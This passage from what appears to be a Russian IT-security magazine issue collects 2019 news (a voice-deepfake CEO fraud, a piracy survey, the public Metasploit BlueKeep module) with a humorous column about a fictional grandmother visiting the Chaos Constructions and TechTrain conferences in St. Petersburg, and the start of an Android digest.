Больше **25%** пользователей, столкнувшихся с атаками вредоносного и нежелательного ПО, живут в США.



Количество вредоносных и потенциально нежелательных файлов для macOS, 2004–2019 годы



ГОЛОСОВОЙ DEEPFAKE

The Wall Street Journal рассказал об интересном случае: мошенники использовали голосовой deepfake, чтобы во время телефонного разговора выдать себя за руководителя неназванной немецкой фирмы. По телефону фиктивный CEO, чей голос был подделан при помощи ИИ, попросил главу неназванной дочерней фирмы из Британии срочно перевести 220 тысяч евро на счет некоего венгерского поставщика, хотя на самом деле этот счет принадлежал преступникам.

Об этом случае стало известно благодаря страховой компании Euler Hermes Group, которая занималась расследованием инцидента. По мнению специалистов страховой компании, для создания подделки мошенники воспользовались коммерческим, доступным на рынке ПО. Глава британской фирмы заподозрил подвох, когда «руководитель из Германии» позвонил уже в третий раз и попросил о втором денежном переводе, но звонок при этом исходил с австрийского номера. К сожалению, к этому моменту первый перевод уже был отправлен и поступил на счет в Венгрии, откуда средства были выведены в Мексику.

Интересно, что это не первый случай использования голосовых deepfake таким образом. В июле текущего года BBC сообщала, что эксперты компании Symantec обнаружили три аналогичных случая, когда ИИ-технологии применялись для подделки голосов генеральных директоров. Из-за этих фейков неназванные компании-жертвы потеряли миллионы долларов.

Еще тогда специалисты предупреждали, что руководители компаний могут стать легкой мишенью для мошенничества и создания голосовых deepfake. Дело в том, что образцы их голосов можно без труда найти в выступлениях в СМИ и на конференциях, видео на YouTube и так далее.

ВСЕГО 9% ПОЛЬЗОВАТЕЛЕЙ ВЫБИРАЮТ ЛЕГАЛЬНЫЙ КОНТЕНТ

Согласно исследованию, проведенному компанией ESET в сентябре 2019 года, большинство пользователей предпочитают пиратский контент лицензионному. Респондентам предложили ответить на два вопроса, в которых можно было выбрать несколько вариантов ответа. Так, отвечая на вопрос «Какой контент вы „пиратите“ чаще всего?», многие пользователи указали более одного вида контента.

52% опрошенных скачивают «взломанные» игры, **43%** смотрят нелицензионные фильмы и сериалы, **34%** чаще слушают музыку с помощью нелегальных сервисов.

При этом всего **14%** скачивают книги на «пиратских» сайтах, а **19%** обычно устанавливают «взломанные» программы. И всего **9%** интернет-пользователей всегда платят за лицензию.

Второй вопрос касался причин, которые мешают людям пользоваться легальным контентом. Участников опроса отпугивает высокая цена (**75%**), неполный ассортимент легальных сервисов (**34%**) и неудобная система оплаты (**16%**). Еще **ЧЕТВЕРТЬ** интернет-пользователей отказываются платить за лицензию по идейным соображениям.



ЭКСПЛОИТ ДЛЯ BLUEKEEP

Разработчики Metasploit опубликовали эксплоит для уязвимости BlueKeep. Он позволяет добиться выполнения кода и прост в использовании.

Критическая уязвимость CVE-2019-0708 (она же BlueKeep), связанная с работой Remote Desktop Services (RDS) и RDP, была исправлена Microsoft еще в мае текущего года. С помощью этого бага атакующие могут выполнять произвольный код без авторизации и распространять свою малварь подобно червю, как, например, было с известными вредоносами WannaCry и NotPetya. Проблема опасна для Windows Server 2008, Windows 7, Windows 2003 и Windows XP, для которых из-за высокой серьезности проблемы были выпущены обновления безопасности.

Эксперты Microsoft предупреждали об опасности BlueKeep дважды, а вместе с ними на проблему обращали внимание АНБ, Министерство внутренней безопасности США, Австралийский центр кибербезопасности, Национальный центр кибербезопасности Великобритании и многие другие. Специалисты сразу нескольких ИБ-компаний (включая Zerodium, McAfee, Check Point и «Лабораторию Касперского»), а также независимые исследователи разработали собственные proof of concept эксплоиты для уязвимости. Код этих эксплоитов не был опубликован в открытом доступе из-за слишком высокого риска.

Кроме того, для уязвимости еще летом был создан модуль Metasploit (тоже не был представлен в открытом доступе по тем же причинам), а также коммерческий RCE-эксплоит, написанный компанией Immunity Inc, но недоступный широкой публике.

Теперь специалисты компании Rapid7, разрабатывающей Metasploit, опубликовали эксплоит для BlueKeep в формате модуля Metasploit, доступного всем желающим. В отличие от других PoC-эксплоитов, давно выложенных в Сети, это решение действительно позволяет выполнить произвольный код и представляет собой «боевой» инструмент.

Впрочем, разработчики все же оставили в коде своеобразный предохранитель: в настоящее время эксплоит работает только в режиме ручного управления, то есть ему все же требуется взаимодействие с человеком. Оператору Metasploit придется вручную указать всю информацию о целевой системе, и автоматизировать атаки и использовать BlueKeep массово, как самораспространяющегося червя, не выйдет. Однако возможности таргетированных атак это, конечно, не отменяет. Также нужно заметить, что модуль BlueKeep Metasploit работает только с 64-разрядными версиями Windows 7 и Windows 2008 R2, но бесполезен против других уязвимых версий ОС.

Хотя у компаний и пользователей было достаточно времени на установку патчей, по данным компании BinaryEdge, в Сети по-прежнему можно обнаружить около 700 тысяч уязвимых перед проблемой BlueKeep систем. Так что в скором времени мы определенно не раз услышим об эксплуатации уязвимости злоумышленниками.

ДРУГИЕ ИНТЕРЕСНЫЕ СОБЫТИЯ МЕСЯЦА

Серверы Supermicro уязвимы перед набором багов USBAnywhere и удаленными атаками

В результате взлома форума XKCD пострадали 562 тысячи человек

Автор ботнета Satori признал себя виновным. Ему грозит до десяти лет тюрьмы

Более 600 тысяч GPS-трекеров используют пароли по умолчанию и доступны всем желающим

Поддержку DNS-over-HTTPS в Firefox включат по умолчанию для американских пользователей

Роскомнадзор проверит инструменты для блокировки Telegram в Тюмени

Пиратское приложение CotoMovies закрылось и передало данные пользователей правообладателям

Личные данные почти всего населения Эквадора попали в открытый доступ

GitHub теперь может присваивать уязвимостям идентификаторы CVE

Mac перестали загружаться из-за обновления Google Chrome



БАБУШКА И «ХАОС»

КАК МОЯ БАБУЛЯ СЪЕЗДИЛА В ПИТЕР НА CHAOS CONSTRUCTIONS И TECHTRAIN

Михаил Емельченков
Исследования и разработки

IT-конференции — это работа или отдых? Есть ли смысл туда ехать? Почему лучше увидеть все самому, а не смотреть записи выступлений? Моя бабуля даст небанальные ответы на эти и другие небанальные вопросы. Ведь она побывала сразу на двух питерских айтишных фестивалях уходящего лета — Chaos Constructions и TechTrain.

«Дорогой мой внук! Пишу тебе из славного города-героя Санкт-Петербурга. Доехала быстро. Твои гостинцы виртуозно протащила мимо контроля, они даже ничего и не поняли во всех этих электронных штучках. Как ты и просил, схожу на конференцию — посижу в сторонке, послушаю, о чем люди толкуют, да тебе перескажу. Целую, твоя бабушка».

Вот такую мессагу кинула мне бабуля в «Телеграм». Я сначала не верил, что между сидением дома и варкой борщей она «тряхнет стариной» и отправится в самостоятельное путешествие. Ее последняя поездка закончилась не очень хорошо — семь лет тюрьмы в Соединенных Штатах за промышленный шпионаж. Ох и кричали тогда заголовки местной прессы!

«Советский агент протащил через таможню „жучок“ на базе ЕС ЭВМ».
«В чемодане не платья и шлепанцы, а микросхемы и шифровки!»
«Зачем молодой девушке столько перфокарт?»
«FORTRAN — любовный роман длиною в 7 лет».

Не скажу, что газетчики писали одну только правду. Но факт остается фактом — бабуля уехала в Питер и присылает мне ежедневные отчеты. А я решил поделиться ими с тобой — не все ж за компьютером сидеть, надо и «людей посмотреть, себя показать».

Спонтанность — главная особенность моей бабушки. Как она с ходу присела на 7 лет, лишь пересекши океан, одному Биллу Гейтсу известно. А может быть, правду пишут о том, что ЕС ЭВМ немного не влезала в дамский багаж. На чем бабуля и «спалилась». Как бы то ни было, начну с самого важного.



Пока не начались конференции, бабуля радовала меня открытками из Питера



Знаменитые Пять углов (на фото вошли не все)

Продолжение статьи →

БАБУШКА И «ХАОС»

КАК МОЯ БАБУЛЯ СЪЕЗДИЛА В ПИТЕР НА CHAOS CONSTRUCTIONS И TECHTRAIN

МНОГО ФАНА

Ох, внучок, ну и устала я сегодня. Вкратце расскажу, что было. Только собиралась поехать на TechTrain, как встретила свою однополчанку, а та говорит — внучка на Chaos Constructions пригласила. Докладывает: еды там нет, принеси че-нить вкусного. Вот я и несу ей пирожков поесть да хакеров местных подкормить, авось что и выболтают полезного. Ну я с ней тоже пошла.

Пришла на круглый стол по Embedded. В наше время что такое было embedded? Если радиолампа в карман помещалась, значит, уже embedded! А теперь все эстээмками обзавелись да прочими контроллерами и ПЛИСами — и чего только не ваяют. Двигатели для морских кораблей — и те на микрологике теперь работают. Ребята все молодые, статные, аж влюбилась в одного. Говорят красиво, о судьбах России, с болью в душе. Мол, не очень-то у нас эта сфера хорошая, неграмотно много вещей делают. Ну и разговорились, а вот «у них», где-то за рубежом, лучше или хуже? Думали-думали, обсуждали-обсуждали — да пришли к выводу, что везде не очень.

И заинтересовало меня, а как же так, ведь мир в целом неплохо живет. Почему же «не очень все»? И пришла я к выводу, что наши компьютерщики к работе очень ответственно подходят, стараются сделать не как быстрее, а как лучше, грамотнее. Но не всегда у них это получается. Ругаются почем зря: мол, хотим как лучше сделать, а начальник «добро» не дает, или сроки поджимают, или людей не хватает, или еще что похуже. Вот и выходит, что из-за высоких внутренних установок им кажется, что вокруг все плохо. Но это не так. Хорошо у нас, внучок. Вот и внучка однополчанки тоже говорит: училась в Политехе на приборостроении, так и ассемблер был, и C++, и радиоэлектроники в достаточном количестве.

Радостно слышать такое от бабули. В мое время преподавателей было не оторвать от бутылки, а экзамены приходилось сдавать сбором средств на приобретение новых бутылок — ну или машин и квартир. И интернета не было, и «Алиэкспресса» с дешевыми эстээмками не было, и всяких Arduino, Raspberry Pi и Altera Cyclone тоже. Да и денег не было, чтобы купить это, даже если бы оно продавалось. Жить стало лучше, жить стало веселее!

Но и сложности, конечно, есть. Главным образом с производством и сбытом. Попробуй-ка ввезти в Россию партию комплектующих без нотификации ФСБ. Чтобы все оформить, целый юридический отдел понадобится. А как продавать готовые устройства за рубеж? Тоже не всегда возможно. И совсем уж нонсенс услышать хочешь? Не все произведенные в России устройства можно ввезти обратно по гарантии — их попросту не пропустит таможня. Каково, а?


Производителям дешевле отправить новое, чем растаможивать ремонтопригодное, вот так. Приходится открывать сервис-центры в более лояльных странах. Конечно, при таких картах глобальную партию не выиграть. Вот и устремляют взоры наши спецы за рубеж. А с этим как раз не все так сложно, как может показаться: иностранцам не очень принципиально, у кого заказывать.

Ментальность тоже играет роль. Взять азиатов — они предпочитают работать со «своими». Их жизненный уклад, культура, мировоззрение сильно отличаются от наших. А европейцам, наоборот, все равно, с кем работать, лишь бы было качественно. Однако они предъявляют высокие требования ко всяким сертификатам продукции и производства. Но больше зависит от самого заказчика — все решает «личная химия». Почти как в отношениях. Понравятся топ-менеджеры друг другу — значит, подпишут контракт. И не важно, что с разных континентов люди. Главное — вера в успех общего дела.

Кручу-верчу в руках программку конференции, и вдруг на глаза попадается тема «Мониторинг в ЦОД». Пошла посмотреть, да открыть дверь не смогла, изнутри закрыта! Так и не попала в зал. А в соседнем помещении проходила наглядная лекция по отмычкам. Ох и жалею я, что нет у меня их навыков, иначе разобралась бы с замком в два счета. А вообще, все правильно сделали: ЦОД — такое место, куда не каждому заходить позволено. А значит, нечего подслушивать, что они там мониторят.

Похоже, у моей бабушки не хватило прав доступа!





В одной из комнат была развернута настоящая видеостудия с винтажным оборудованием

Пошла дальше. Наткнулась на интересных ребят. Занимаются «хардварной безопасностью». Пишу слова ведущего: «Платят много, кидают еще больше». Там у них все, как ты выражаешься, «по хардкору»: подпольные китайцы сливают проприетарные кабели для отладки устройств. Обменивают на что-то нематериальное неизвестно откуда взявшиеся сорцы внутренних тулз, без которых разнообразный взлом был бы в принципе невозможен.

А что может быть нематериального у хакеров? Доступы к секретным FTP, всевозможные непубличные инструменты, собственные изыскания о критических уязвимостях в том или ином железе. Бизнесмены предлагают деньги за взломы, за выступления на конференциях, а хакерам это неинтересно, ведь деньги — не главное. И при этом все равно при деньгах! Попробуй-ка тут не романтизировать эту субкультуру: настоящие пираты — как из романов моей юности!

Еще бы! Не каждый может себе позволить сказать «не хочу» на какое-либо выгодное предложение. Что для бизнесмена — упущенная возможность, то для хакера — свобода воли.

Знаешь, внучок, я тебе никогда не рассказывала, что в Америке я познакомилась с одним хакером, который увлекался компьютерными играми. Водил он меня в зал игровых автоматов, а дома у него был Atari 2600. Но вот такой аппарат мне видеть не доводилось.

Следом за этим сообщением бабушка скинула фотографию Vectrex. Мало кто в наших краях слышал об этом устройстве. Это векторная игровая консоль со встроенным монитором. Векторной она называется потому, что принцип работы ее дисплея совпадает с принципом работы дисплея осциллографа: изображения строятся не попиксельно, а линиями.

Эта американская консоль приобрела статус культовой, и в наше время вокруг нее сложилось большое сообщество. Появились аппаратные фиксы заводских недостатков, мультикартриджи с играми и даже новые инди-игры. Оказывается, недавно один из таких аппаратов приобрел музей «Яндекса». Его сотрудники привезли часть своей коллекции ретромашин на фестиваль, где бабуля и увидела незнакомый ей девайс.



Старым компьютерам и ностальгическим играм, как всегда, нашлось место на Chaos Constructions



Здесь посвящали в адепты механических клавиатур. У бабушки и так механическая, но за молодежь она была рада



Демки для ZX Spectrum — еще одна традиция CC. Бабуля подивилась тому, что сейчас делают на ZX Evolution

А еще бабушка рассказала про Software Defined Radio (SDR). Можно, говорит, спуфить GPS-координаты и играть в Pokémon Go «на максималках»! В ее-то возрасте по городу не набегаешься, а с SDR даже из дома выходить не надо, все покемоны сами приходить будут — тут-то их и поймают.

А от себя скажу, что более полезное применение SDR — это программные реализации базовых станций GSM и LTE. Можно собрать собственную сотовую сеть. Только не делай этого дома! А то придет товарищ майор и задаст вопрос о легальности использования частотного диапазона. И «Хакером» тебе от него не отмахаться.

Казалось бы, это все игрушки. Поделюсь инсайдом: глобальный рынок сотовых станций монополизировал Huawei, а в технологии SDR находит воплощение идея борьбы опенсорса с проприетарщиками. Открытые технологии позволят небольшим независимым компаниям войти на рынок телекоммуникаций и оздоровить его. Мы с тобой как конечные пользователи от этого только выиграем.

Я бы мог долго рассказывать о SDR, но в «Телеграме» новое сообщение.

Продолжение статьи →

БАБУШКА И «ХАОС»

КАК МОЯ БАБУЛЯ СЪЕЗДИЛА В ПИТЕР
НА CHAOS CONSTRUCTIONS И TECHTRAIN

МНОГО РАБОТЫ

TechTrain встретил меня холодными объятиями здоровенного выставочного центра где-то за кольцевой автомобильной дорогой. Вот думаю, а правильно ли я сделала, что не пошла на выставку дачных растений, проходившую неподалеку? Там были конь и даже верблюд! А у программистов их не было. Но все-таки хоть я и старая, а из ума еще не выжила. Поэтому быстро прошла регистрацию и вперед!

Один из первых докладов, на которые я попала, назывался «Самооценка и самоценность. Как перестать гоняться за „успехом“ и начать жить». В наше время о таких вещах не говорили, партия решала все за нас: куда идти по жизни, как становиться успешными, чем гордиться. И, знаешь, как-то счастливее жили, понятнее. А сейчас ты мне сам рассказываешь про своих друзей, которые на энтузиазме находят новую работу, а уже через год впадают в депрессию от «выгорания» и начинают сомневаться в правильности выбора профессии.

Я все не понимала, почему так у вас происходит. И вот Ирина Матвеева, докладчик, мне глаза на это открыла. Все дело в самооценке и осознании своей ценности вне зависимости от суждений других людей. Для многих работодателей ты просто «человеческий ресурс», а не «высококлассный специалист», «ценный сотрудник» и просто «хороший человек». Отсутствует обратная связь, несправедливо оценивают достижения, не уделяют внимание персональным особенностям личности. Из-за этого пропадает любовь к себе, пропадает желание работать. Грамотно рассказывала, мотивирующе. Вот чего не хватает современной молодежи!

Да, бабуля права... Я и сам часто об этом думаю. В погоне за технологиями забываем главное — ради кого эти технологии создаются. Ради человека. Ради тебя и меня. Для лучшей и счастливой жизни, а не для депрессий и выгораний.

Перед отъездом я попросил бабушку застать хотя бы одного из «звездных» гостей, а именно Джона Ромеро или Ричарда Столлмана.

Внучок, слушаешь ли ты дип-хаус? Аккурат перед выходом Столлмана заиграл ремикс You Sexy Motherfucker, что, несомненно, добавило перчинку в происходящее событие. Американский дедок в зеленом поло поднялся на сцену и пошел заваривать чай. Я обычно макаю и оставляю пакетик, а он его долго-долго крутит по кругу — надо бы попробовать так же!

Вещал он долго, я даже потеряла счет времени. Люди впали в гипнотический сон. Я заметила двух девушек, дремавших на плечах у своих молодых людей. Но человек-легенда есть человек-легенда. Огромный зал был забит битком. Когда ему захотелось почаевничать снова, он попросил об этом со сцены, и молодой адепт подбежал заварить ему еще кружечку. Не у всякой религии такие преданные последователи.

Бабушка долго и восторженно говорила о самобытном дедуле, но в основном это были общеизвестные вещи. Был рассказ о базовых принципах Free Software Foundation; о том, что несвободное ПО не должно существовать, потому что угрожает свободе человечества; что проприетарщики контролируют наши устройства и могут удалять с них программы и контент; что везде слежка и лучше не пользоваться мобильными телефонами. Ну и, конечно, что Ричард выступает не за открытые исходники, а именно за «фри софтвер», свободный софт, и это его принципиальная позиция. И многое-многое другое.





Не смотри на ноги. Я предупреждал!

Но вот на этих строках я прямо протер глаза:

...ах, такой милашка, такой затейник! Долго рассказывал о следящих секс-игрушках. Что внутри каждой игрушки стоит датчик температуры, и вся телеметрия и команды управления передаются через сервер компании-владельца, которая собирает базу данных о том, кто с кем и каким образом спит!

Я понимаю бабулю. Она всегда интересовалась импозантными мужчинами, и Ричард разжег в ее душе пожар. Его перевоплощение в святого Игнусиуса из церкви Емакса с нимбом из жесткого диска от старого мейнфрейма заставило ее сердце биться чаще, чем при привычной тахикардии.

А еще тут состоялся аукцион, на котором Столлман продал плюшевую игрушку антилопы гну за 33 тысячи российских рублей. А свою книгу — за 12 тысяч. Игрушку он, кстати, поцеловал и потер о бороду, так что она теперь освященная.

Не буду рассуждать о личности этого человека, его идеалах и жизненных принципах — ты все и так знаешь и наверняка имеешь собственное мнение. Для бабушки это было шоу суперзвезды, а такие шоу всегда вызывают восторг.



Из знаковых фигур на конференции выступал Олег Бартунов. Если не помнишь по фамилии — то сейчас наверняка вспомнишь, я тебе подскажу. Долговязый длинноволосый мужчина монгольской внешности. Вспомнил? Именно он «принес» PostgreSQL в Россию и привнес в код этой СУБД много важного и нового, что позволило ей занять первое место в российском хайлоаде.



Не буду копировать тебе все, что написала бабуля, но один комментарий показался мне интересным.

Самая большая проблема человечества в будущем будет в том, чтоб не превращаться в баранов. PHP-шников заменит искусственный интеллект. А сфера IT — это временное занятие человечества.

Как тебе такой прогноз? Можешь не бояться: я тоже, бывает, пишу на PHP, и если меня в этом заменит ИИ, то я буду только рад — потому что к тому времени появится какой-нибудь Fresh PHP, Web 100500 VR и еще пачка модных баззвордов, которые будут отнимать все свободное время и ресурсы ПК. Идеальный мир, в котором правит логика и здравый смысл — это не про наше измерение. Не забывай, что существует «теория матрицы», где все мы есть продукт компьютерной симуляции. Так что, перефразируя слова Олега, можно сказать, что «человечество — временное занятие ИИ».

Внучок, ты же знаешь, я в базах данных не сильна, PostgreSQL от MySQL не отличу. Поэтому давай я тебе о чем-нибудь понятном расскажу. Вот, помнишь, я яблоками на рынке пыталась торговать? Выстроила, так сказать, маркетинговую стратегию. Соседкам по рынку в их яблоки слабительное вкалывала, и покупатели потом брали только у меня. Ну, тогда девяностые были, каюсь, выживала как могла. А теперь на носу двадцатые, надо идти в ногу со временем.

Поэтому потопала я на лекцию мэтра российского интернета Дмитрия Завалишина. Рассказывал он про цифровую трансформацию компаний. Ну, чтоб вот яблоками не с подола торговать, а со смартфона. Много теории было, вынесла для себя одно: если в руководстве «братки», то никуда их трансформировать не получится, разве что транспортировать — на два метра под землю. А хорошие компании и трансформируются легко, тем более что методологии наработаны.

В общем, сложилось у меня такое впечатление: лохматых на TechTrain мало, все пострижены и побриты. А на Chaos Constructions — наоборот. Любят на TechTrain «облака», энтерпрайз и всякие трендовые подходы, а на Chaos Constructions — ретрокомпьютеры, хакинг и плюрализм мнений. И там, и там хорошо по-своему. Задержусь-ка я в Питере еще на недельку. Славный город, зря ехать не хотела.

Давай, бабуля, удачи! Спасибо, что писала! А тебе — спасибо, что читал. Я надеюсь, ты теперь тоже куда-нибудь выберешься, хотя бы в пределах своего города, на конференцию или на митап. Людей посмотришь, себя покажешь.

Пять правил езды на конференции

Если даже моя бабуля способна выехать в Питер и посетить две конференции, то можешь и ты! Вот пять мудростей от нас с бабушкой, которые помогут тебе получить от поездки максимум удовольствия и заодно сэкономить.

1. Не мандражируй

Если тебя одолевают вопросы из серии «а смогу ли я? а хочу ли я? а я это я или не я?» — отбрось сомнения в сторону, посомневаешься потом. А пока, раз хочется, нужно ехать! Тем более дело-то полезное для твоего настоящего и будущего. Развеешься, ощутишь общность с тусовкой (узнаешь, что ты не один такой особенный). Наберешься новых идей и знаний и сможешь хвастаться при разговоре с однокурсниками и коллегами: «А я вот на выходных не пиво пил, а на конференцию ездил, свой профессиональный уровень повышал. Впрочем, и пиво тоже было!».

2. Лови удачу

Что делать, если тебе приспичило ехать через два часа, а билеты уже раскупили? Если ты привык путешествовать с комфортом, но не хочешь переплачивать за бизнес-класс, то попробуй вот что. Известно, что билеты на поезд можно вернуть. Известно, что есть люди, которые билеты возвращают. Что происходит с этими билетами дальше? Они попадают обратно в базу rzd.ru, где ты, если будешь сидеть и жать F5 в своем любимом браузере, имеешь шанс увидеть такой возвращенный билет. И, о чудо, можешь попробовать успеть его забронировать. На все про все у тебя есть секунд тридцать, пока его не купил кто-то другой. Это даже азартнее, чем угонять чужие браузерные сессии. Веришь или нет, моя бабуля именно так урвала последний билет на «Сапсан». Не самый бюджетный вариант, но с ее-то ревматизмом на верхней боковой трястись уже не по годам.

3. Можешь не париться о жилье

Если не присмотрел комнатку на Airbnb заранее, то не волнуйся: в поезде у тебя будет масса времени, чтобы арендовать номер в гостинице. Лучше всего воспользоваться каким-нибудь агрегатором отелей типа Booking.com или «Островка». Или можно найти сайт этого отеля и сделать по старинке — позвонить туда. Заодно поймешь, насколько тебя будут рады встретить в час ночи, когда ты уставший сойдешь с поезда. Если дадут добро — сможешь с ними договориться прямо по телефону и оплатить на ресепшене наличными.


4. Поехал отдыхать — отдохни!

Надеюсь, ты поступишь не как все, а как правильно — приедешь на конференцию заранее и проведешь рекреационные процедуры. Под этим я подразумеваю не прогулки по ближайшим барам, а променад на свежем воздухе для обретения хорошего расположения духа. Ведь конференция — это работа, а не отдых. Ты же не хочешь работать без выходных и выгореть? Вторая причина (а по значимости — первая): конференция — это интенсив. Как между разными видами суши ты жуешь имбирь, чтобы «сбросить» вкусовые рецепторы, так и здесь тебе нужно «сбросить» мозг для принятия и обработки больших объемов новой информации. Иначе деньги будут потрачены впустую, настроение испортится, общение не сложится — и пользы будет куда меньше.

5. Подготовься к конфе

Накануне мероприятия внимательно изучи программу и прими однозначные решения о том, на какие выступления тебе обязательно надо попасть, а какие не очень важны. Занеси обязательные в отдельный список. Пусть их будет не очень много. Причина банальна — слушать выступления восемь часов подряд утомительно. Ведь чувак со сцены часок поговорит и уйдет пить чай, а тебе придется выдержать еще с десяток таких же. Гораздо лучше сконцентрироваться на том, что интересует именно тебя и пригодится тебе в работе. Тогда останется время осмыслить тему, пообщаться в кулуарах с докладчиком, задать вопросы, на которые тебе не даст ответа интернет. И завязать полезные знакомства среди единомышленников. Не бойся что-то пропустить: хорошо организованная конференция обязательно выложит презентации с докладов, а иногда и видеозаписи — и ты наверстаешь упущенное.

Ах да. Вспоминаю совет бабули: «Поставь будильник».



HUAWEI БЕЗ GOOGLE PLAY, ДИНАМИЧЕСКИЕ ОБНОВЛЕНИЯ И СОВЕТЫ СНОУДЕНА

ANDROID

Евгений Зобнин
Редактор Unixoid и Mobile
zobnin@glc.ru

Сегодня в выпуске: рассказ о том, как Huawei Mate 30 обходится без Google Play, статья о динамических обновлениях Android, советы Эдварда Сноудена по использованию телефона, руководство по созданию анимаций при использовании реактивных фреймворков, объяснение типов Unit, Nothing, Any в Kotlin, заметка о новой функции View Binding в Android Studio, обзор инструментов повышения производительности приложения. А также: подборка инструментов пентестера и библиотек для разработчиков.

ПОЧИТАТЬ

Huawei Mate 30 без Google Play

The challenges Huawei faces getting Google apps on the Huawei Mate 30 — хорошая статья о том, как Huawei может выйти из ситуации, когда флагманы компании (линейка Huawei Mate 30) не могут поставляться на рынок с предустановленными приложениями и сервисами Google.

